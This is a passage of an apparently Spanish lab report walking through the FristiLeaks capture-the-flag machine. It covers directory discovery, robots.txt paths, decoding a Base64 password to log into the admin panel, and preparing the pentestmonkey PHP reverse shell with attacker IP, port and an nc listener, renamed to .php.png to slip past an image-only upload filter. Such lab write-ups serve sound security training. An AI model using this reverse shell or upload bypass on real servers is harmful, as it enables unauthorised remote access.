


Ilustración 10. Mensaje de error 403 al acceder al directorio /cgi-bin/

En la imagen se observa que, al intentar acceder al directorio `/cgi-bin/` del servidor `http://192.128.100.11/`, el navegador devuelve un error 403 Forbidden. Esto indica que el directorio existe, pero el servidor no permite visualizar su contenido por motivos de permisos.

5.1.11 Descubrimiento de archivos y recursos del servidor web




Ilustración 11. Directorio de Imágenes del Sitio FristiLeaks

Esta imagen muestra el listado del directorio `/images` en el servidor web de FristiLeaks.

Se revela que hay dos archivos almacenados:

- **3037440.jpg** (105 KB, modificado en noviembre de 2015)
- **keep-calm.png** (34 KB, modificado en noviembre de 2015)

5.1.12 Exploración de URLs y descubrimiento de contenido oculto




Ilustración 12. Acceso a Imagen Oculta

Esta imagen muestra un mensaje humorístico al intentar acceder a una imagen o recurso específico en el sitio. Aunque parece un error, a veces estas páginas pueden tener pistas ocultas.

5.1.13 Identificación de directorios restringidos mediante robots.txt




Ilustración 13. Archivo robots.txt Descubierto en FristiLeaks

Esta imagen muestra el contenido del archivo robots.txt del sitio web FristiLeaks. Este archivo se usa para indicar a los motores de búsqueda. En este caso, se revelan tres rutas restringidas:

- /cola
- /sisi
- /beer

5.1.14 Conversión de datos ocultos para descubrir credenciales





Ilustración 14. Decodificación de Contraseña en Base64 desde el Código Fuente

Esta imagen muestra el proceso de decodificación de una cadena en Base64 que fue encontrada en el código fuente de la página de FristiLeaks. El texto codificado se convirtió a formato PNG usando una herramienta en línea.

Al decodificarla, se muestra la contraseña necesaria para acceder a la página.

5.1.15 Preparación de una shell maliciosa para obtener acceso al servidor



```
root@kali: /home/kali/Escritorio
kali@kali: ~
kali@kali: ~/Escritorio
root@kali: /home/kali/Escri...

(root@kali)-[/]
# cd /usr/share/webshells

(root@kali)-[/usr/share/webshells]
# ls
asp  aspx  cfm  jsp  laudanum  perl  php

(root@kali)-[/usr/share/webshells]
# cd php

(root@kali)-[/usr/share/webshells/php]
# ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php

(root@kali)-[/usr/share/webshells/php]
# cp php-reverse-shell.php /home/kali/Escritorio


(root@kali)-[/usr/share/webshells/php]
# cd /home/kali/Escritorio

(root@kali)-[/home/kali/Escritorio]
# ls
php-reverse-shell.php
```

Ilustración 15. Copia de un Shell de PHP para Conexión

En esta imagen se muestra cómo se copia un archivo `php-reverse-shell.php` desde el directorio `/usr/share/webshells/php/` al Escritorio. Este archivo es un script malicioso que, al subirse a un servidor web vulnerable, permite establecer una conexión desde el servidor hacia la máquina del atacante (Kali Linux).

5.1.16 Renombramiento y configuración del archivo malicioso



```
root@kali: /home/kali/Escritorio

kali@kali: ~
kali@kali: ~/Escritorio
root@kali: /home/kali/Escri...

(root@kali)-[/home/kali/Escritorio]
# cp php-reverse-shell.php kevin.php

(root@kali)-[/home/kali/Escritorio]
# nano kevin.php

(root@kali)-[/home/kali/Escritorio]
# nano kevin.php

(root@kali)-[/home/kali/Escritorio]
# nc -lvp 1234
listening on [any] 1234 ...
^C

(root@kali)-[/home/kali/Escritorio]
# mv kevin.php kevin.php.png

(root@kali)-[/home/kali/Escritorio]
# ls
kevin.php.png  php-reverse-shell.php


(root@kali)-[/home/kali/Escritorio]
# nano kevin.php.png
```

Ilustración 16. Modificación de la Shell PHP

En esta imagen se realizan varias acciones clave para preparar la shell maliciosa:

1. Se copia el archivo `php-reverse-shell.php` a `kevin.php` para trabajar sobre él.
2. Se usa el editor `nano` para modificar `kevin.php` para configurar la IP (la IP de Kali).
3. Iniciar con `nc -lvp 1234` para esperar la conexión.
4. Se renombra el archivo a `kevin.php.png` para intentar la subida de archivos que solo permiten imágenes.

5.1.17 Personalización de la shell maliciosa con la IP



```

GNU nano 8.3 kevin.php.png
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rare
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.128.100.5'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
^G Ayuda      ^O Guardar    ^F Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación
^X Salir      ^R Leer fich. ^\ Reemplazar ^U Pegar      ^J Justificar ^/ Ir a línea

```

Ilustración 17. Configuración de la Shell PHP

Esta imagen muestra el contenido del archivo kevin.php.png editado con Nano. Se han modificado los parámetros críticos para la conexión:

- **IP de Kali:** 192.128.100. (La dirección de la máquina atacante).

5.1.18 Evidencia de la creación exitosa del archivo *kevin.php.png*




Ilustración 18. Archivo Malicioso Camuflado en el Escritorio de Kali

Esta imagen muestra el escritorio de Kali Linux con el archivo *kevin.php.png* . Este archivo es *php-reverse-shell.php* que fue renombrado y configurado.

5.1.19 Acceso con credenciales obtenidas mediante la decodificación




Ilustración 19. Inicio de Sesión en el Panel de Administración de FristiLeaks

Esta imagen muestra el panel de inicio de sesión de FristiLeaks donde se han ingresado las credenciales:

- **Usuario:** eezeepz
- **Contraseña:** keKkeKkeKkeKkeKkeKkeK

Estas credenciales fueron obtenidas al decodificar la cadena Base64 encontrada en el código fuente de la página.

5.1.20 Confirmación de inicio de sesión




Ilustración 20. Acceso Exitoso al Panel de Administración de FristiLeaks

Esta imagen muestra un mensaje Inicio de sesión exitoso, seguido de la opción upload file (subir archivo). Esto confirma que las credenciales obtenidas (eezeepz y la contraseña decodificada) son válidas y permiten el acceso al panel de administración del sitio.

5.1.21 Interfaz para subir archivos al servidor de FristiLeaks

